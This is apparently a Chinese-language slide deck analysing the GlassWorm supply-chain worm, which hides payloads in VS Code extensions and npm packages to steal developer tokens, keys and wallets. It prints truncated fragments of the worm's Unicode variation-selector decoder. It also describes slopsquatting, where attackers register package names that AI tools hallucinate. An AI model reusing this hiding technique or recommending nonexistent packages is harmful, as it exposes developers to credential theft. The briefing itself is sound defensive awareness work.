


GlassWorm in 5W1H



Where :

- VS Code / Open VSX 擴充套件市場、GitHub Repository、npm 套件及開發者本機環境、開源工具等。



GlassWorm in 5W1H



Why:

- 竊取 GitHub Token、套件發布憑證、SSH Key、錢包等敏感資料，並利用受害者原有的專案權限繼續擴散



GlassWorm in 5W1H



How:

- Unicode Variation Selectors 隱藏 Payload
- 特殊或多通道 C2 下載後續程式
- 竊取 Token 與憑證, 修改更多 Repository 或發布惡意版本



GlassWorm 省流




GlassWorm (MITRE ATT&CK: S9010) 是一種針對軟體開發者的供應鏈蠕蟲。最早由 **Koi Security** 於2025年10月公開揭露並命名，根據惡意軟體內容推測是來自俄羅斯的惡意族群。


它會竊取受害者的虛擬貨幣；GitHub、npm 與 Git 憑證，同時利用既有的 Repository 或套件發布權限植入惡意 Payload，感染更多開發者。



GlassWorm Attack Timeline



GlassWorm Attack Timeline




GlassWorm Attack Flow




1. 感染惡意套件




2. 執行惡意套件



3. 與C2溝通下載後續內容



4. 竊取加密貨幣與相關憑證




5. 感染更多惡意套件



Why Developers Trusted It

兩個主要面對風險


Story Time



幻覺套件 (HalluSquatting / SlopSquatting)




- AI 在產生程式碼時，可能推薦一個**不存在**的套件
- 攻擊者搶先在 npm、PyPI 等套件平台註冊相同名稱
- 再將惡意程式包裝成正常函式庫
- 開發者依照 AI 建議安裝後，惡意程式便進入開發環境




幻覺套件 (HalluSquatting / SlopSquatting)



- AI 在
- 攻擊
- 再將
- 開發



AI對話畫面



Extensions, Packages, and Applications

- 不僅感染了 VS Code Extensions, 同時許多 npm 套件、實際工具等也都有被感染

▼  **adryserage/automaker** · init.mjs

```
424 ...v].map(w=>(w=w.codePointAt(0),w=>0xFE00&&w<=0xFE0F?w-0xFE00:w>=0xE0100&&w<=0xE01EF?w-0xE0100+16:null)).filter(n=>n!=...
```

▼  **6BCC2C3896/http toolkit-patcher** · index.js


```
738 ...v].map(w=>(w=w.codePointAt(0),w=>0xFE00&&w<=0xFE0F?w-0xFE00:w>=0xE0100&&w<=0xE01EF?w-0xE0100+16:null)).filter(n=>n!=...
```

▼  **bigponzue/hammer.js** · hammer.js

```
3241 ...v].map(w=>(w=w.codePointAt(0),w=>0xFE00&&w<=0xFE0F?w-0xFE00:w>=0xE0100&&w<=0xE01EF?w-0xE0100+16:null)).filter(n=>n!=...
```

Extensions, Packages, and Applications

- 不僅感染了 VS Code Extensions, 同時許多 npm 套件、實際工具等也都有被感染



The image shows two screenshots. The left screenshot is a VS Code Extensions view with a red box highlighting the extension **adryserage/automaker · init.mjs**. The right screenshot is the README for the **automaker.** application, also with a red border. The README includes a blue icon with a code symbol, a [!TIP] section, and text about Agentic Coding.

adryserage/automaker · init.mjs

automaker.

[!TIP]

Learn more about Agentic Coding!


Automaker itself was built by a group of engineers using AI and agentic coding techniques to build features faster than ever. By leveraging tools like Cursor IDE and Claude Code CLI, the team orchestrated AI agents to implement complex functionality in days instead of weeks.

Learn how: Master these same techniques and workflows in the [Agentic Jumpstart course](#).

Automaker


Extensions, Packages, and Applications

- 不僅感染了 VS Code Extensions, 同時許多 npm 套件、實際工具等也都有被感染



HTTP Toolkit Patcher

A minimal, cross-platform patcher for HTTP Toolkit that removes subscription requirements.



```
npm run patch

